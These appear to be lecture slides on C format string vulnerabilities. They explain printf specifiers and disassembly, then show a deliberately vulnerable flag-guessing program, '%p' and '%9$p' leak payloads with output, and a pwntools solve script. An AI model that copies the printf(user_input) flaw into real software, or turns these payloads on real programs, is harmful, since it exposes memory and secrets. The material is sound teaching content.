Format String Attacks

Objectives

- Examine how format specifiers describe the format of data to be printed.
- Examine vulnerabilities introduced when users have control over arguments passed directly to the printf() family of functions.
- Implement a format-specifier attack to arbitrarily read memory.

Printf() Function

- The C printf() family of functions produces formatted output.

```
printf("hello world\n");

char str[] = "hello world";
printf("%s\n", str);

char h = 'h';
char e = 'e';
char l = 'l';
char o = 'o';
char space = ' ';
char w = 'w';
char r = 'r';
char d = 'd';
printf("%c%c%c%c%c%c%c%c%c%c%c\n", h, e, l, l, o, space, w, o, r, l, d);
```

Code generated using chatGPT 4o.

Format Strings: Specifiers

Specifier	Meaning
%d	Decimal notation
%i	Signed integer notation
%o	Octal Notation
%u	Unsigned decimal
%x	Unsigned hexadecimal
%c	Unsigned character
%s	String (array of character type)
%p	Pointer
%n	The number of characters written so far is stored into the integer pointed to by the corresponding argument

Text copied from Printf(3) Manpage

Two different programs

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   char buf[17]="ABCDEFGHIJKLMNOP\0";
   printf("%s",buf);
}
```

In this program, the programmer has formatted the output as a string using the %s format specifier.

When the compiler makes this program,
It will load %s as the first parameter for printf()

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   char buf[17]="ABCDEFGHIJKLMNOP\0";
   printf(buf);
}
```

In this program, the programmer did not use a format specifier.

When the compiler makes this program,
It will load the address of the buffer on the stack as the first parameter for printf().

Format Strings: How It Works

```
00001135  main:
00001135  55                push    rbp {__saved_rbp}
00001136  4889e5              mov     rbp, rsp {__saved_rbp}
00001139  4883ec20            sub     rsp, 0x20
0000113d  48b8414243444546…. mov     rax, 0x4847464544434241
00001147  48ba494a4b4c4d4e…. mov     rdx, 0x504f4e4d4c4b4a49
00001151  488945e0            mov     qword [rbp-0x20 {var_28}], rax  {0x4847464544434241}
00001155  488955e8            mov     qword [rbp-0x18 {var_20}], rdx  {0x504f4e4d4c4b4a49}
00001159  c645f000            mov     byte [rbp-0x10 {var_18}], 0x0
0000115d  488d45e0            lea     rax, [rbp-0x20 {var_28}]
00001161  4889c6              mov     rsi, rax {var_28}
00001164  488d3d990e0000      lea     rdi, [rel format_specifier]
0000116b  b800000000          mov     eax, 0x0
00001170  e8bbfeffff          call    printf
00001175  b800000000          mov     eax, 0x0
0000117a  c9                  leave    {__saved_rbp}
0000117b  c3                  retn     {__return_addr}
```

Data is loaded onto the stack

Format specifier is loaded into RDI

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   char buf[17]="ABCDEFGHIJKLMNOP\0";
   printf("%s",buf);
}
```

Format Strings: How It Works

```
00001135  main:
00001135  55                push    rbp {__saved_rbp}
00001136  4889e5            mov     rbp, rsp {__saved_rbp}
00001139  4883ec20          sub     rsp, 0x20
0000113d  48b8414243444546…. mov     rax, 0x4847464544434241
00001147  48ba494a4b4c4d4e…. mov     rdx, 0x504f4e4d4c4b4a49
00001151  488945e0          mov     qword [rbp-0x20 {var_28}], rax  {0x4847464544434241}
00001155  488955e8          mov     qword [rbp-0x18 {var_20}], rdx  {0x504f4e4d4c4b4a49}
00001159  c645f000          mov     byte [rbp-0x10 {var_18}], 0x0
0000115d  488d45e0          lea     rax, [rbp-0x20 {var_28}]
00001161  4889c7            mov     rdi, rax {var_28}
00001164  b800000000        mov     eax, 0x0
00001169  e8c2feffff        call    printf
0000116e  b800000000        mov     eax, 0x0
00001173  c9                leave    {__saved_rbp}
00001174  c3                retn     {__return_addr}
```

Data is loaded onto the stack


Location of stack is loaded into RDI

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   char buf[17]="ABCDEFGHIJKLMNOP\0";
   printf(buf);
}
```

Normally this would be fine, but...

Some dangerous things can happen when a programmer forgets a format specifier AND the user can control the input.



Leaking the contents of the stack

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char* ret_flag() {
   FILE *fp;
   char* buff=malloc(255);
   fp = fopen("flag.txt","r");
   fscanf(fp, "%s", buff);
   return buff;}

int main (int argc, char *argv[]) {
  char guess[255];
  char buff[255];
  printf("Guess >>> ");
  scanf("%255s", guess);
  strcpy(buff,ret_flag());

  if (strcmp(buff,guess)==0) {
     printf("<<< flag{%s}",guess);}
  else  {
    printf("<<< Your guess: ");
    printf(guess);
    printf(" is incorrect\n");
}}
```


```
./guess
Guess >>> %p.%p.%p.%p.%p.%p.%p.%p.%p.%p

<<< Your guess:
0x55eab7551030.(nil).(nil).0x3.0x10.0x7fffb
7ef90b8.0x103ae75f6.0x4847464544434241.0x50
4f4e4d4c4b4a49.(nil) is incorrect
```

We can use %p to display 64-bit pointers on the stack.

If we repeat %p.%p.%p…., we can display the contents of the stack, leaking variables that might displayed on the stack.

Using specific format specifiers.



Using the notation % <location> $ p, we can ask printf() to display the <location> variable as a pointer (in hex format).

Guess: Abusing For Leak

```
./guess
Guess >>> %9$p,%8$p
<<< Your guess:
0x504f4e4d4c4b4a49,0x4847464544434241 is
incorrect
```

%9$p = display the 9th offset of the stack
%8$p = display the 8th offset of the stack

```
from pwn import *
from binascii import *

p = process('./guess',level="error")
p.sendline("%9$p,%8$p")
p.recvuntil("<<< Your guess: ")
ans=p.recv().strip(b"is incorrect\n")
flag  = unhexlify(ans.split(b",")[1].strip(b'0x'))[::-1]
flag += unhexlify(ans.split(b",")[0].strip(b'0x'))[::-1]
print("flag{%s}" %flag.decode())


$ python3 guess-solve.py
flag{ABCDEFGHIJKLMNOP}
```